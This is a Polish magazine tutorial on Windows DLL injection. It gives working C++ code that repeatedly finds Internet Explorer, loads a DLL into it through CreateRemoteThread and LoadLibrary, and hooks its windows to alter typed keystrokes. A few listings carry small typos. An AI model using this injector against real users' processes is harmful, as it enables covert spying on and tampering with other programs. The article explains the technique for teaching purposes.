MACIEJ PAKULSKI

DLL Injection

Stopień trudności

Współczesne systemy operacyjne pozwalają uruchomić wiele procesów, z których część posiada wyższy priorytet niż inne oraz może korzystać z większej ilości zasobów komputera. Czy jesteśmy jednak pewni, że nie da się przejąć kontroli nad tymi procesami i wykorzystać ich w sposób niezamierzony?

Przejęcie kontroli nad procesem oznacza zmuszenie go do wykonania wcześniej niezaplanowanych czynności poprzez wykonanie dodatkowego, specjalnie przygotowanego kodu. Nie jest to rzeczą prostą, gdyż kod procesu znajduje się w odseparowanej, wirtualnej przestrzeni adresowej, do której dostęp jest ograniczony przez system operacyjny. System Windows pozwala jednak na utworzenie tzw. zdalnych wątków (ang. *remote threads*), umożliwiających uruchomienie pewnego kodu w wybranym procesie. Istnieją, co prawda, pewne ograniczenia, gdyż kod ten musi znajdować się w pamięci danego procesu. Jest jednak pewien sposób, aby to zabezpieczenie ominąć.

Funkcją odpowiedzialną za tworzenie zdalnego wątku jest `CreateRemoteThread`. Jako czwarty parametr przyjmuje ona adres funkcji wątku, tzn. funkcji, która zostanie uruchomiona po utworzeniu zdalnego wątku. Nagłówek funkcji wątku, `ThreadProc`, ilustruje Listing 1.

Parametrem funkcji wątku jest wskaźnik, a więc wartość 32-bitowa (cały artykuł dotyczy 32-bitowej wersji Windows). Wartość zwracana jest typu DWORD (*Double-Word*), a więc także 32-bitowa. Spójrzmy jeszcze raz na Listing 1. i nagłówek funkcji `LoadLibrary`. Jej parametrem jest wskaźnik (32 bity), a wartość zwracana jest również 32-bitowa. Dodajmy do tego fakt, że adres `LoadLibrary` jest zawsze taki sam dla każdego procesu. Zauważymy więc, że jako 4 parametr funkcji `CreateRemoteThread` możemy podać adres `LoadLibary`, a ponieważ funkcja owa ma zawsze ten sam adres – na pewno zostanie wywołana. Jeżeli jako parametr `LoadLibrary` podamy ścieżkę do modułu DLL, to otrzymujemy prosty sposób na wstrzyknięcie kodu do procesu. Zdalny wątek wywoła `LoadLibrary`, która załaduje do procesu wybrany moduł DLL.

Windows pomaga nam jeszcze bardziej – pozwalając na zapisanie pewnych danych w pamięci procesu. Fakt ten wykorzystamy do przekazania ścieżki modułu DLL do funkcji `LoadLibrary`. Projekt zrealizujemy programując w języku C++.

Klasa wstrzykująca kod

Tworzymy nowy projekt i nadajemy mu odpowiednią nazwę. Do projektu dodajemy trzy pliki:

- `Main.cpp` – plik będzie zawierał funkcję `main`,
- `DllInjection.h` – plik będzie zawierał deklarację klasy, której zadaniem będzie znalezienie wybranego procesu i wstrzyknięcie wcześniej przygotowanego kodu,
- `DllInjection.cpp` – definicja zadeklarowanej w `DllInjection.h` klasy.

Z ARTYKUŁU DOWIESZ SIĘ

co to są zdalne wątki systemu Windows,

jak wywołać kod w wybranym procesie,

jak w systemie Windows wyszukać wybrany proces,

jak zmienić procedurę obsługi komunikatów wybranego okna.

CO POWINIENEŚ WIEDZIEĆ

podstawy projektowania zorientowanego obiektowo,

podstawy działania systemu operacyjnego Windows,

podstawy WinApi.

Zaczniemy od pliku nagłówkowego `DllInjection.h`. Dodajemy do niego kod z Listingu 2.

Na początku włączamy odpowiednie pliki:

- `windows.h` – funkcje, stałe i struktury wykorzystywane przy pisaniu programów dla systemu Windows,
- `tlhelp32.h` – funkcje i struktury pozwalające uzyskać informacje o aktualnie uruchomionych aplikacjach,
- `iostream` – strumienie wejścia/wyjścia.

Nasza klasa zawiera dwie metody :

- `int GetProcessID(char * fileName)` – zwraca identyfikator procesu, którego nazwa pliku wykonywalnego jest przekazywana jako parametr. Jeżeli w systemie taki proces nie istnieje, metoda zwraca -1,
- `bool InjectDll(char * dllName, unsigned int processID)` – metody używamy do wstrzyknięcia do procesu kodu zawartego w module DLL. Ścieżkę do pliku podajemy jako pierwszy parametr, a identyfikator procesu jako drugi.

Możemy przejść do zdefiniowania metod klasy. Do pliku `DllInjection.cpp` wpisujemy kod z Listingu 3.

Metoda `GetProcessID` rozpoczyna działanie od stworzenia statycznej zmiennej `pid`, przechowującej identyfikator procesu, do którego wstrzyknęliśmy kod. Ponieważ poszukiwanie *procesu – ofiary* będzie odbywać się w nieskończonej pętli, zmienną tą wykorzystamy w celu uniknięcia ponownej infekcji. Następnie wywołujemy funkcję `CreateToolhelp32Snapshot` w celu uzyskania uchwytu tzw. migawki (ang. *snapshot*) systemowej. Funkcja ta przyjmuje następujące parametry:

- flagi – używamy wartości `TH32CS_SNAPPROCESS`, która oznacza, że chcemy uzyskać informacje o wszystkich procesach działających w systemie,
- identyfikator procesu, który ma być włączony do migawki. Ten parametr jest wykorzystywany tylko z niektórymi flagami, w przeciwnym wypadku jest ignorowany.

Posiadając uchwyt systemowej migawki, możemy uzyskać informacje o procesach posługując się następującymi funkcjami:

- `Process32First` – zwraca informacje o pierwszym procesie napotkanym w systemowej migawce. Parametry funkcji to:
  - uchwyt migawki, który uzyskujemy wywołując `CreateToolhelp32Snapshot`,
  - wskaźnik do struktury `PROCESSENTRY32`, definicję której ilustruje Listing 4. Przed wywołaniem `Process32First` należy ustawić pole `dwSize` struktury na liczbę bajtów przez nią zajmowanych.

  Funkcja zwraca `TRUE`, jeżeli pola struktury zostały uzupełnione w sposób prawidłowy, w przeciwnym wypadku – `FALSE`,
- `Process32Next` – zwraca informacje o kolejnych procesach w systemowej migawce. Funkcja przyjmuje te same parametry oraz zwraca analogiczną wartość, co `Process32First`.

Struktura `PROCESSENTRY32` dostarcza nam informacji o wybranym procesie. Wśród wielu pól struktury warto zwrócić uwagę na:

- `DWORD th32ProcessID` – identyfikator procesu,
- `TCHAR szExeFile[MAX_PATH]` – ciąg znaków będący nazwą pliku wykonywalnego procesu.

Listing 1. *Nagłówki funkcji ThreadProc oraz LoadLibrary*


```
DWORD WINAPI ThreadProc(LPVOID lpParameter);
HMODULE WINAPI LoadLibrary(LPCTSTR lpFileName);
```

Listing 2. *Plik nagłówkowy DllInjection.h*

```
#ifndef _dllinjection_h_
#define _dllinjection_h_
#include<windows.h>
#include <tlhelp32.h>
#include<iostream>
class Process
{

public:
   int GetProcessID(char * fileName);
   bool InjectDll(char * dllPath,unsigned int processID);
};

#endif
```



Rysunek 1. *Przeglądanie procesów systemu*

Listing 3. *Metody klasy wstrzykującej kod do wybranego procesu*

```
#include"DllInjection.h"
int Process::GetProcessID(char * fileName)
{
   static int pid= -1;
   HANDLE hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
   if(hProcessSnap == INVALID_HANDLE_VALUE)
   {
      std::cout<<"\nBlad funkcji CreateToolhelp32Snapshot";
      return -1;
   }
   PROCESSENTRY32 pe32;
   pe32.dwSize = sizeof(PROCESSENTRY32);
   if(!Process32First(hProcessSnap,&pe32))
   {
      std::cout<<"\nBlad funkcji Process32First";
      CloseHandle(hProcessSnap);
      return -1;
   }
   else
   {
      std::cout<<"\nProcess ID "<<pe32.th32ProcessID;
      std::cout<<"\nProcess executable file "<<pe32.szExeFile;
      if((strcmp(pe32.szExeFile,fileName)==0) && pid != pe32.th32ProcessID )
      {
         pid = pe32.th32ProcessID;
         return pe32.th32ProcessID;
      }
   }
   while(Process32Next(hProcessSnap,&pe32))
   {
      std::cout<<"\nProcess ID "<<pe32.th32ProcessID;
      std::cout<<"\nProcess executable file "<<pe32.szExeFile;
   vif((strcmp(pe32.szExeFile,fileName)==0)  && pid != pe32.th32ProcessID)
      {
         pid= pe32.th32ProcessID;
         return pe32.th32ProcessID;
      }
   }
   return -1;
   CloseHandle(hProcessSnap);
}
bool Process::InjectDll(char * dllName,unsigned int processID)
{
   HANDLE pHandle = OpenProcess(PROCESS_ALL_ACCESS,false,processID);
   if(pHandle == INVALID_HANDLE_VALUE)
      return false;
   void * address = VirtualAllocEx(pHandle,NULL,strlen(dllName),MEM_COMMIT | MEM_
                    RESERVE ,PAGE_READWRITE);
   if(!WriteProcessMemory(pHandle,address,(LPVOID)dllName,strlen(dllName),NULL))
      return false;
   HMODULE hK32 = GetModuleHandle("Kernel32");

   HANDLE tHandle = CreateRemoteThread(pHandle,NULL,0,
(LPTHREAD_START_ROUTINE)GetProcAddress(hK32,"LoadLibraryA"),
address,0,NULL);
   WaitForSingleObject(tHandle,INFINITE);
   DWORD dllAddress;
   GetExitCodeThread(tHandle,&dllAddress);
   CloseHandle(tHandle);
   VirtualFreeEx(pHandle,address,0,MEM_RELEASE);
   tHandle = CreateRemoteThread(pHandle,NULL,0,
                    (LPTHREAD_START_ROUTINE)GetProcAddress(hK32,"FreeLibrary"),(void*
                     )&dllAddress,0,NULL);
   WaitForSingleObject(tHandle,INFINITE);
   CloseHandle(tHandle);
   return true;
}
```

Sercem naszej klasy jest metoda `InjectDll`, odpowiedzialna za wstrzyknięcie kodu do procesu. Rozpoczyna ona działanie od uzyskania uchwytu wybranego procesu, poprzez wywołanie funkcji `OpenProcess`. Parametry funkcji to:

- stała określająca, jakie prawa dostępu do procesu chcemy uzyskać,
- wartość typu `BOOL`, określająca, czy proces stworzony przez ten proces odziedziczy uchwyt procesu nadrzędnego,
- identyfikator procesu, który chcemy otworzyć.

Posługując się funkcją `VirtualAllocEx`, rezerwujemy region pamięci w wirtualnej przestrzeni adresowej procesu. Funkcja przyjmuje następujące parametry:

- uchwyt procesu,
- adres startowy, od którego chcemy rozpocząć rezerwację pamięci. Jeżeli podamy `NULL`, funkcja sama określi początek regionu pamięci,
- rozmiar obszaru pamięci, który chcemy zarezerwować. Podajemy liczbę bajtów, jaką zajmuje ścieżka do modułu DLL,
- flagi określające typ rezerwacji pamięci. Wybieramy flagi `MEM_RESERVE` i `MEM_COMMIT` w celu rezerwacji i alokacji pamięci w jednym kroku,
- stałą określającą typ ochrony pamięci. Ponieważ chcemy zarówno czytać, jak i pisać do pamięci, wybieramy PAGE_READWRITE.

Funkcja zwraca adres do przydzielonego regionu pamięci, do którego możemy zapisać ścieżkę do modułu DLL, wywołując `WriteProcessMemory`. Do tej funkcji przekazujemy następujące parametry:

- uchwyt procesu,
- adres pamięci, od którego chcemy rozpocząć zapisywanie danych,
- adres do bufora zawierającego dane do zapisu,
- liczbę bajtów, które chcemy zapisać,
- wskaźnik do zmiennej, która po wywołaniu funkcji będzie zawierać liczbę zapisanych bajtów.

Ostatnim krokiem przed utworzeniem zdalnego wątku jest uzyskanie uchwytu modułu, który zawiera funkcję `LoadLibrary`. Wykorzystujemy funkcję `GetModuleHandle`, a jako parametr podajemy nazwę modułu.

Zdalny wątek jest tworzony wywołaniem `CreateRemoteThread`. Parametry funkcji to:

- uchwyt procesu, w którym chcemy utworzyć wątek,
- wskaźnik do struktury `SECURITY_ATTRIBUTES` określającej tzw. deskryptor bezpieczeństwa (ang. *security descriptor*). Przy przekazaniu wartości NULL wątek otrzymuje domyślny deskryptor bezpieczeństwa,
- rozmiar stosu w bajtach. Podając zero, wybieramy wartość domyślną,
- wskaźnik do funkcji, która zostanie wykonana po utworzeniu wątku. Aby uzyskać adres `LoadLibrary`, używamy `GetProcAddress`, przekazując uchwyt modułu zawierającego funkcję oraz nazwę funkcji,
- wskaźnik do zmiennej, która będzie przekazana jako parametr funkcji wątku. Wykorzystujemy tu adres uzyskany wywołaniem `VirtualAllocEx`, pod którym znajduje się ciąg znaków zawierający ścieżkę do modułu DLL. Posłuży on nam jako parametr funkcji `LoadLibrary`,
- flagi kontrolujące tworzenie wątku,
- wskaźnik do zmiennej, która po wywołaniu funkcji `CreateRemoteThread` będzie zawierać identyfikator nowo utworzonego wątku.

Wartością zwracaną jest uchwyt utworzonego wątku.

Wywołanie `CreateRemoteThread` powoduje, że wewnątrz wybranego procesu zostaje wywołana funkcja `LoadLibrary`, która ładuje do pamięci wcześniej przygotowany kod i zwraca jego adres. Dlatego po wywołaniu `CreateRemoteThread` wykorzystujemy funkcję `WaitForSingleObject`, która czeka przez czas określony drugim parametrem (podajemy `INFINITE`, co oznacza nieskończoność), na obiekt określony przy pomocy pierwszego parametru. Definiujemy go jako uchwyt zdalnego wątku – co oznacza, że czekamy do momentu zakończenia jego pracy. Ponieważ funkcją wątku jest `LoadLibrary`, tak więc czekamy, aż funkcja zakończy działanie. Wartość zwracaną przez `LoadLibrary` – adres załadowanego kodu – uzyskujemy wywołując `GetExitCodeThread` z następującymi parametrami:

- uchwyt wątku,
- wskaźnik do zmiennej, która w przypadku poprawnego zadziałania funkcji (tzn. gdy wątek zakończył działanie i nie

Listing 4. *Struktura PROCESSENTRY32*

```
typedef struct tagPROCESSENTRY32 {
  DWORD dwSize;
  DWORD cntUsage;
  DWORD th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD th32ModuleID;
  DWORD cntThreads;
  DWORD th32ParentProcessID;
  LONG pcPriClassBase;
  DWORD dwFlags;
  TCHAR szExeFile[MAX_PATH];
} PROCESSENTRY32,
 *PPROCESSENTRY32;
```

Listing 5. *Przykład użycia klasy wstrzykującej kod do procesu*

```
#include"DllInjection.h"
int main()
{
   Process p;
   char path[] = "D:\\DllModule.dll"; // pelna sciezka modulu
   HANDLE h = CreateEvent(0,TRUE,FALSE,"mp");
   int processID = -1;
   while(true)
   {
      processID = p.GetProcessID("iexplore.exe");
      if(processID != -1)
         std::cout<<"\n"<<(p.InjectDll(path,processID) == true ? "udalo sie":"nie
                  udalo sie");
      WaitForSingleObject(h,3000);
   }
   return 0;
}
```

Listing 6. *Plik nagłówkowy Functions.h*

```
#ifndef _functions_h_
#define _functions_h_

#include<windows.h>
#include <tlhelp32.h>

typedef LRESULT (CALLBACK *pWndProc)(HWND,UINT,WPARAM,LPARAM) ;

struct Desc
{
   HWND hwnd;
   pWndProc proc;
};

void ListThreads(unsigned int processID);
LRESULT APIENTRY NewWindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam);
BOOL CALLBACK EnumThreadWndProc(HWND hwnd,LPARAM lParam);
extern Desc tabDesc[512];
extern int counter;
#endif
```

Listing 7. *Definicje funkcji modułu DLL*

```
#include"Functions.h"

Desc tabDesc[512];
int counter;


LRESULT APIENTRY NewWindowProc(HWND hwnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
   const char napis[] = "I see YOU ";
   static unsigned int charCount = 0;
   if(uMsg == WM_CHAR)
   {
      wParam = (int)napis[((charCount++)%10)];
   }
   for(int i=0;i<counter;i++)
   {
      if(tabDesc[i].hwnd == hwnd)
         return CallWindowProc(tabDesc[i].proc,hwnd,uMsg,wParam,lParam);
   }
   return 0;
}


void ListThreads(unsigned int processID)
{
   HANDLE hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, processID );
    if(hProcessSnap == INVALID_HANDLE_VALUE)
   {
      return;
   }
   THREADENTRY32 threadEntry;
   threadEntry.dwSize = sizeof(threadEntry);
   if(!Thread32First(hProcessSnap,&threadEntry))
   {
      CloseHandle(hProcessSnap);
      return ;
   }
   else
   {
      if(processID == threadEntry.th32OwnerProcessID)
      {
         EnumThreadWindows(threadEntry.th32ThreadID,EnumThreadWndProc,NULL);
      }
   }
   while(Thread32Next(hProcessSnap,&threadEntry))
   {
      if(processID == threadEntry.th32OwnerProcessID)
      {
         EnumThreadWindows(threadEntry.th32ThreadID,EnumThreadWndProc,NULL);
      }
   }
   CloseHandle(hProcessSnap);
}



BOOL CALLBACK EnumThreadWndProc(HWND hwnd,LPARAM lParam)
{
   if(IsWindowVisible(hwnd))
   {
      tabDesc[counter].proc = (pWndProc)SetWindowLong((HWND)hwnd,GWL_WNDPROC,(LONG)New
                     WindowProc);
      tabDesc[counter++].hwnd = hwnd;
      EnumChildWindows(hwnd,EnumThreadWndProc,NULL);
   }
   return TRUE;
}
```

jest aktywny) będzie zawierać wartość zwracaną przez funkcję wątku.

Po załadowaniu kodu następuje wywołanie funkcji `DllMain`, wykonującej zdefiniowane przez nas zadania. Po zakończeniu jej działania możemy przystąpić do usunięcia wstrzykniętego kodu. Wykorzystujemy do tego funkcję `FreeLibrary` (dokładniej, funkcja zmniejsza o jeden licznik odniesień do wybranego modułu). Ponownie możemy skorzystać z sztuczki podmiany funkcji wątku i uruchomić zdalny wątek z funkcją `FreeLibrary`. Jako parametr podajemy adres wstrzykniętego kodu, uzyskany jako wartość zwracaną przez `LoadLibrary`. Dodatkowo zwalniamy pamięć użytą na zapisanie ścieżki do modułu DLL, wywołując funkcję `VirtualFreeEx`. Przyjmuje ona następujące parametry:

- uchwyt procesu,
- adres bazowy regionu pamięci, który chcemy zwolnić,
- liczbę bajtów, jaką chcemy zwolnić,
- stałą, określającą w jaki sposób chcemy zwolnić pamięć. Wybieramy `MEM_RELEASE` – co powoduje, że po wywołaniu funkcji pamięć jest wolna (istnieje możliwość użycia parametru `MEM_DECOMMIT`, w takim przypadku po wywołaniu funkcji pamięć fizycznie jest zwalniana, lecz pozostaje zarezerwowana do przyszłego użycia). Przy wyborze `MEM_RELEASE` trzeci parametr funkcji musi równać się zero.

Przykład użycia klasy jest zaprezentowany na Listingu 5. W nieskończonej pętli szukamy interesującego nas procesu i jeżeli taki znajdziemy, wstrzykujemy mu przygotowany kod. Dodatkowo wprowadzamy 3-sekundowe opóźnienie.

Hakowanie Internet Explorera

Jako przykład użycia techniki *DLL Injection* napiszemy moduł DLL, powodujący zmianę znaków wpisywanych do Internet Explorera. Zrobimy to w dość prosty sposób, a mianowicie podmienimy procedurę obsługi komunikatów okien Internet Explorera, co pozwoli nam na przechwycenie komunikatu `WM_CHAR` (generowanego, gdy komunikat `WM_KEYDOWN` jest tłumaczony przez funkcję `TranslateMessage`). Wraz z

tym komunikatem okno otrzymuje dwa parametry: `WPRAM` i `LPARAM`. Parametr `WPARAM` zawiera kod znaku, który został wprowadzony. Zmieniając go spowodujemy, że użytkownik zobaczy błędny znak w oknie Internet Explorera.

System Windows pozwala tylko na zmianę procedury obsługi komunikatów w procesie, w którym okno zostało utworzone, jednak dzięki użyciu techniki DLL Injection nie będzie to dla nas przeszkodą.

Diagram blokowy programu ilustruje Rysunek 2.

Zaczniemy od napisania funkcji, które posłużą nam do zmiany procedury obsługi komunikatów okien. Do projektu dodajemy dwa pliki: *Functions.h* oraz *Functions.cpp*. Do pliku nagłówkowego dopisujemy kod z Listingu 6.

Zaczynamy od włączenia niezbędnych plików nagłówkowych. W kolejnym kroku deklarujemy nowy typ, będący wskaźnikiem na funkcję (typ zwracany oraz sygnatura są zgodne z procedurą obsługi komunikatów). Następnie definiujemy strukturę `Desc`, która zawiera dwa pola:

- `HWND hwnd` – uchwyt okna,
- `pWndProc proc` – wskaźnik na procedurę obsługi komunikatów.

Funkcja `ListThreads` posłuży nam do wyszukania wszystkich wątków związanych z procesem, którego identyfikator przekazujemy jako parametr. Funkcja `NewWindowProc` jest nową procedurą obsługi komunikatów. Funkcji zwrotnej `EnumThreadWndProc` użyjemy w celu sprawdzenia wszystkich okien wybranego procesu. Na końcu deklarujemy dwie zmienne:

- `counter` – liczba okien, których procedura obsługi komunikatów została zmieniona,
- `tabDesc` – tablica przechowująca obiekty struktury `Desc`.

Definicję zadeklarowanych wcześniej funkcji ilustruje Listing 7.


Działanie funkcji `ListThreads` jest podobne do `ListProcesses`, lecz w tym przypadku chcemy uzyskać informacje o wątkach w systemie – tak więc jako drugi parametr funkcji `CreateToolhelp32Snapshot` przekazujemy `TH32CS _ SNAPTHREAD`.

Analogicznie, funkcje `Process32First` oraz `Process32Next` zastępujemy przez `Thread32First` oraz `Thread32Next`. Informacje o wątku są umieszczane w strukturze `THREADENTRY32` (Listing 8), do której wskaźnik przekazujemy jako drugi parametr wywołania `Thread32First` oraz `Thread32Next`. Aby sprawdzić, czy dany wątek należy do wybranego procesu, wykorzystujemy pole `th32OwnerProcessID`, zawierające identyfikator procesu tworzącego dany wątek. Pole `th32ThreadID` zawiera identyfikator wątku. Podobnie jak w przypadku `Process32First`, wywołując `Thread32First` musimy wcześniej wpisać do pola `dwSize` struktury `THREADENTRY32` liczbę bajtów zajmowanych przez tę strukturę. Dla każdego wątku, stworzonego przez wybrany przez nas proces, wywołujemy funkcję `EnumThreadWindows` w celu sprawdzenia wszystkich okien związanych z danym wątkiem. Parametry funkcji to:

- identyfikator wątku,
- wskaźnik do funkcji zwrotnej, wywoływanej dla każdego znalezionego okna. Naszą funkcją zwrotną jest `EnumThreadWndProc`,
- wartość, która będzie przekazana do funkcji zwrotnej.

Parametry funkcji zwrotnej `EnumThreadWndProc` to:

- uchwyt znalezionego okna,
- wartość przekazywana do funkcji `EnumThreadWindows` jako trzeci parametr.



Rysunek 2. *Diagram blokowy programu wstrzukującego kod do Internet Explorera*

Rysunek 3. *Okno IE z zmienioną procedurą obsługi komunikatów*

Funkcja ta na początku wywołuje `IsWindowVisible` w celu sprawdzenia, czy dane okno jest widoczne. Jeżeli tak, następuje zmiana procedury obsługi komunikatów okna. Wywołana zostaje funkcja `SetWindowLong`, zmieniająca atrybuty określonego okna. Jej parametry to:

- uchwyt okna,
- stała, która określa, jaki atrybut chcemy zmienić. Wybieramy `GWL_WNDPROC`, co oznacza zmianę procedury obsługi komunikatów,
- nową wartość atrybutu. Ponieważ zmieniamy procedurę obsługi okna, podajemy adres nowej procedury.

Funkcja zwraca adres starej procedury obsługi komunikatów, który zapisujemy w tablicy `tabDesc`. Dodatkowo zapisujemy także uchwyt okna, co pozwoli nam na powiązanie okna z określoną procedurą. Na końcu wywołujemy `EnumChildWindows`, przeszukującą okna będące potomkami okna, którego uchwyt przekazujemy jako pierwszy parametr. Drugi i trzeci parametr są takie same, jak dla funkcji `EnumThreadWindows`.

Nowa procedura obsługi komunikatów, `NewWindowProc`, wykonuje dwie czynności. Sprawdza, czy została wywołana z komunikatem `WM_CHAR` i w takim przypadku modyfikuje wartość parametru `wParam`. Procedura ta nie obsługuje żadnych innych komunikatów, aby więc zachować poprawne działanie Internet Explorera, musimy wywołać także starą procedurę obsługi komunikatów. W tym celu używamy `CallWindowProc`, która jako pierwszy parametr przyjmuje adres procedury do wywołania. Pozostałe parametry są zgodne z parametrami `NewWindowProc`. Internet Explorer posiada wiele okien, których procedura obsługi komunikatów została zmieniona, dlatego w celu odnalezienia właściwego adresu procedury używamy pętli porównującej uchwyty poszczególnych okien.

Po załadowaniu modułu DLL wywoływana jest funkcja `DllMain`, której kod ilustruje Listing 9. Parametry funkcji to:

- uchwyt modułu DLL,
- stała określająca przyczynę wywołania funkcji. `DLL_PROCESS_ATTACH` oznacza, że moduł DLL został załadowany do wirtualnej przestrzeni adresowej procesu,
- ostatni parametr ma wartość zależną od drugiego parametru.

Zadaniem `DllMain` jest wywołanie funkcji `ListThreads`, co prowadzi do zmiany procedury obsługi komunikatów widocznych okien Internet Explorera.

Listing 8. *Struktura THREADENTRY32*

```
typedef struct tagTHREADENTRY32 {
  DWORD dwSize;
  DWORD cntUsage;
  DWORD th32ThreadID;
  DWORD th32OwnerProcessID;
  LONG tpBasePri;
  LONG tpDeltaPri;
  DWORD dwFlags;
} THREADENTRY32,
 *PTHREADENTRY32
```

Listing 9. *Funkcja DllMain*

```
#include <windows.h>
#include"Functions.h"

BOOL APIENTRY DllMain( HANDLE hModule, DWORD  fdwReason, LPVOID lpReserved)
{
   if(fdwReason == DLL_PROCESS_ATTACH)
   {
      ListThreads(GetCurrentProcessId());
   }
   return TRUE;
}
```

Podsumowanie

Celem artykułu było zaprezentowanie techniki DLL Injection, która stanowi wielkie zagrożenie w systemach z rodziny Windows. Uzyskanie kontroli nad procesem, w szczególności mającym dostęp do ważnych zasobów komputera, może prowadzić do nieprzewidywanych zachowań systemu, a w najgorszym wypadku także do trwałych jego uszkodzeń. Wstrzykując kod do aplikacji takich, jak przeglądarki internetowe, komunikatory czy klienci poczty e-mail, jesteśmy w stanie szpiegować użytkownika, jak również modyfikować dane wysyłane bądź odbierane z sieci.

Złośliwe programy używają techniki *DLL Injection*, aby ominąć zaporę ogniową i połączyć się z innym komputerem. W tym celu poszukują procesów znajdujących się na liście wyjątków zapory i mogących się swobodnie łączyć przez określony port komputera. Gdy taki proces uda się odnaleźć, zostaje wstrzyknięty specjalnie przygotowany kod i od tego momentu złośliwy program może komunikować się przez Internet.

W Sieci

- *http://www.codeproject.com* – zbiór bardzo wielu przykładów aplikacji w różnych językach programowania,
- *http://www.codeproject.com/KB/threads/winspy.aspx* – świetny artykuł o uzyskiwaniu kontroli nad procesem, porusza m.in. opisywaną w artykule technikę zdalnych wątków,
- *http://msdn2.microsoft.com* – dokumentacja MSDN.

Maciej Pakulski
Maciej Pakulski – absolwent studiów inżynierskich oraz aktywny członek koła naukowego .NET Wydziału Fizyki, Astronomii i Informatyki Stosowanej Uniwersytetu Mikołaja Kopernika w Toruniu. Obecnie na studiach magisterskich. Programowaniem zajmuje się od 2004. Potrafi programować biegle w językach C/C++, Java, VHDL. Programowaniem w języku C# i platformą .NET zajmuje się od 2006 roku. Jest autorem szeregu publikacji z zakresu programowania oraz bezpieczeństwa IT.
Kontakt z autorem: *mac_pak@interia.pl*